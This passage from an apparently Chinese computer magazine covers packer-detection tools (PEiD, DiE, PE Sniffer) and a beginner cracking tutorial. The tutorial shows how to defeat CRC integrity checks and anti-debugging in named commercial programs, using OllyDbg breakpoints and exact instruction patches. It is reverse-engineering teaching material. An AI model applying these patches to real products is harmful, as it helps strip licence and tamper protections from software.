点击“**选项**”按钮进行配置。扫描方法推荐选择核心扫描；务必把扩展到鼠标右键打上对号以方便使用，如图8。

以后选择好目标文件后，点鼠标右键，选中“**用PEiD扫描**”，就会显示出壳的信息，如图9（ex4.exe的扫描结果）。

信息栏显示的就是目标程序的壳。信息栏显示“**ASProtect 1.2 / 1.2c-> Alexey Solodovnikov**”说明软件所加的壳是ASProtect 1.2版或1.2c版的壳。若无壳，则直接在信息栏显示出软件的编程语言。

这类软件还有很多，例如language2000、pe-scan、GTW、TYP等，使用方法和上面所述的三种软件差别不大，这里就不一一介绍了。由于更新太慢或停止更新，这几款软件已成古董，完成了历史使命，退出了历史舞台。

4.DiE

软件全称为DETECT iT EASY。软件的网站为http://hellspawn.nm.ru。也是一款较新的侦壳软件，界面如图10所示。

点Options按钮，如图11，可将其集成到鼠标右键菜单。

5.PE Sniffer

PE Sniffer是PE Tools软件（主页：http://www.uinc.ru/files/neox/PE_Tools.shtml）中的一个组件，用于对软件的侦壳。首先，对其进行配置以方便使用。启动PE Tools软件，单击Options菜单中的Set Options..子菜单，将Register Shell Extension前的单选框打上对号，如图12。

单击OK按钮，退出PE Tools程序。只需进行这一次配置即可一劳永逸。读者会发现右键菜单多出Load into PE Sniffer选项。“Scan method”建议选取下面那个。侦测时界面如图13。

说明：以上软件所加的壳是UPX的壳，编程语言为Delphi。
其他几个需要说明的问题：当软件无壳时，PEiD会显示软件的编程语言，如图14。

当出现图15的情况时，说明什么问题？

出现这种情况，程序一定是有壳的，只是壳的信息不在PEiD的数据库中，或者是新出的壳，因此，为新壳或未知壳。

今天就先介绍上面几种壳和侦壳工具，熟悉和掌握他们是成为一个破解高手的第一步。

编辑点评：

作为一个破解者，就必须对“壳”有深入透彻的了解，因为它是挡在软件破解之路上的第一道障碍，跨过这个障碍，也才会有后面更精彩的故事。介绍这么多侦壳工具，也是提醒大家，有时候用一种工具侦壳失败时，可以再试试其他几款工具，也许会有意想不到的收获。




图10 DiE界面




图11 设置DiE配置，方便使用




图12 PE Sniffer的配置




图13 PE Sniffer运行界面




图14 软件无壳时的PEiD界面示意




图15 这种情况，说明程序有壳但PEiD不认识



破解零起步之五：文件效验和反调试

飘舞的风

在上一期我们已经讲了，效验修改过的文件保存后无法运行起来。还记得上一章的那个程序是通过什么来确定我们修改了文件吗？Getflesize 就是文件大小，这个方法并不是很好。一般在没加壳的程序上我们修改的程序并不会变大，所以很多的时候我们还有一种方法检查程序是不是修改过——那就是 CRC。

那什么是 CRC 呢？CRC 是数据块的计算值，全称是"**Cyclic Redundancy Check**"，CRC 的实现主要通过查表法。算法如下：

1. 将寄存器向右边移动一个字节；
2. 将移出的字节和字符串中的新字节进行 XOR 运算，得出一个指向值表 table[0-255] 的索引；
3. 将索引所指的表值与寄存器做 XOR 运算；
4. 循环 1-3 步直到数据全部处理完成。



图 1 检测到被修改

CRC 的好处就是对程序中的任何一个字节进行修改都是不允许的。缺点就是容易破解，跳过这部分比较或是在结果的地方强制跳到正常的位置即可。下面我就以易语言的主程序来看看。

大家可以去主站下载这个程序。这里用的是 4.03 正式版的，其他版本也差不多。好了，先用 OD 载入程序，停在 **004FF647 > 55 push ebp** 处，直接 NOP 掉这句，保存为 E1.exe 看看，是不是检测到被修改了。如图 1。

呵呵！其实我们刚才修改的那句实际上并不影响程序的运行，只是 CRC 效验不正确而已。现在用 OD 载入刚修改的 E1.exe 看看，004FF647 被修改成了 nop，现在是我们要怎么下断点来找到程序比较的地方呢？有提示的找字符串或下 **messageboxA**，没提示直接退出的下 **exitprocess**。这里有个提示"系统执行文件被非法修改，请检查病毒并重新安装！"直接在 OD 字符串搜索里面找到这句话，双击到程序。

```
0045C32F   8BCB          mov    ecx, ebx
0045C331   E8 2AABFFFF   call   00456E60   // 这里明显是效验的算法。进去看看就知道了。
0045C336   85C0          test   eax, eax
0045C338   75 0A         jnz    short 0045C344  // 这里是个很经典比较。这里修改为无条件跳转就可以运行起来。
0045C33A   68 D0B45700   push   0057B4D0   ; 系统执行文件被非法修改,请检查病毒并重新安装!
```

CALL 跟进去后对比着 CRC 的算法来看，能很明显看出，我就不多讲了。

程序能被修改，那就意味着可以制作出文件补丁，可是有的程序连调试都没办法，就别说做文件补丁了。连调试都调试不了的程序才是最安全的。检测调试器有几个比较常用的办法，我们一起来了解一下。

> **第一、通过窗口标题。如我们用的OD打开的时候最上方的标题是OLLYDBG，还有你们的修改版OLLYICE等；**
>
> **第二、通过进程名。在进程列表中出现OLLYDBG.exe或一些调试器的进程名就认为自己在被调试。还有就是检测父进程是否为explorer.exe的；**
>
> **第三、驱动。在SOFTICE的时候可以这样检查\\.\NTICE ，\\.\SICE等句柄来检查SOFTICE是否激活。对于 OD 是没用的。OD 只是 Ring 3级调试器。并没有驱动；**
>
> **第四、一些系统自带的函数来检测是否有调试器。如IsDebuggerPresent，ZwSetInformationThread等。**

下面我们用实例来看看工作的过程吧。把修改过的 OD 换回原版，否则直接过了，没效果。现在用 OllyDBG 载入带有反调试的程序。我做示范的是腾龙网络卫视的主程序。载入后直接 F9 看看能跑起来吗？如果你用原版的就一定跑不起来。而是一闪后把 OD 都给关了。开始我们要确定一下思路。关了调试器说明它找到了调试器，并结束了。注意它是连调试器一并结束的。而不是单纯的结束了它自己的进程。会编程的都知道要在一个程序结束另一个程序是通过发送这个消息 **WM_QUIT** 实现的。一般会用到 **PostMessageA** 函数。那好我们就在程序中下断 **bpx PostMessageA**。下好断点后，F9 运行。一会儿程序就停在了 postmessageA 上了，如图 2 所示。

图 2 中灰字的地方就是中断下来的地方，往上看那几句。

FindWindowA 查找窗口标题是 ollydbg 的。下面一个跳转是就不跳了，不是就跳过，也就是到后面重复比较，看看有没有威胁到它的程序存在，有就关了它。要躲过的办法也很容易，一是把这个跳转改成 **JMP**，还一个就是我们用的修改版 OD 的办法，把标题改成别的，比如 ollyice 什么的。

还有一种是比较另类的做法来检测有没有调试器。我们知道一段代码用 CPU 处理速度基本上就几毫秒，而我们用调试器跟踪代码的时间远比这个 CPU 要慢，所以就有了这个方法。检测几条指令之间的运行的时间差，大于一定值的时候就认为有人在手动跟踪。

下面我来看看欣欣小秘公文管理系统。程序可以到 http://www.onlinedown.net/soft/36843.htm 这里下载，程序是 VF 编写的。装好后用 OD 载入欣欣小秘公文管理系统.EXE。F8 几步后到：




图2 在程序中下断

```
00401579    8BE8             mov    ebp, eax
0040157B    0F31             rdtsc
//真正主要的是这个汇编指令
0040157D    8BC8             mov    ecx, eax
0040157F    8BDA             mov    ebx, edx
00401581    0F31             rdtsc
得到时间差后开始比较
00401587    83FA 00          cmp    edx, 0
0040158A    0F85 15000000    jnz    004015A5
00401590    3D 4CFE0000      cmp    eax, 0FE4C
00401595    0F87 0F000000    ja     004015AA    //当得到的时间差大于 0fe4c 时表示调试
0040159B    BF 01000000      mov    edi, 1      //标记。后面程序会用到。不是1的情况下得到结果不是一个正确的地址。导致程序中断
004015A0    E9 0A000000      jmp    004015AF
```

看到这里有几个办法可以不让他知道我们在调试程序。

一是把两个 **rdtsc** 指令 NOP 掉；二是把程序中 **jnz 004015a5** 和 **ja 004015aa** 都 NOP 掉，也可以把下面的两句的 0 和 2 都改成 1 即可。

mov edi, 0, mov edi, 2

总结： *一个程序可以被调试也可以修改，基本上破解就是时间问题了。剩下的就是你们多调试些软件，看看它在程序中的作用。多积累些经验，以后编程或破解的时候都能用得上。调试可以帮助你了解别人程序的工作流程，而不希望你们破解只是为了得到注册码。*

[腾龙网络电视在光盘中有提供]

编辑点评：


破解 0 起步系列文章已经已经是第 5 章了，这次飘舞的风给我们带来的是文件效验和反调试的破解，CRC 效验是目前应用最普遍的一种程序效验方法，其他的效验方法也都是类似的，基本可以采用这样的思路破解。而破解反调试，关键就在找到检测调试器的代码，剩下的事就很简单了。

测试微点主动防御软件

试用报告栏目首语：

试用报告是我们改版后新增的一个栏目。开设这个栏目意在指出你在试用新软件的过程中发现的问题，发现过程以及解决之道。这样可以激发大家的主观能动性，提升发现问题和主动思考的能力。现在很多朋友在学习技术的时候总是在埋头找资料看或者到处发问，缺少自己思考的环节。试用报告就是要解决这些问题，也许前路一片荆棘，但我们会一直坚持做下去！快把你的想法告诉我们，让我们共同努力！

匿名



从本文中你可以学到：

1、主动防御软件的一般原理；

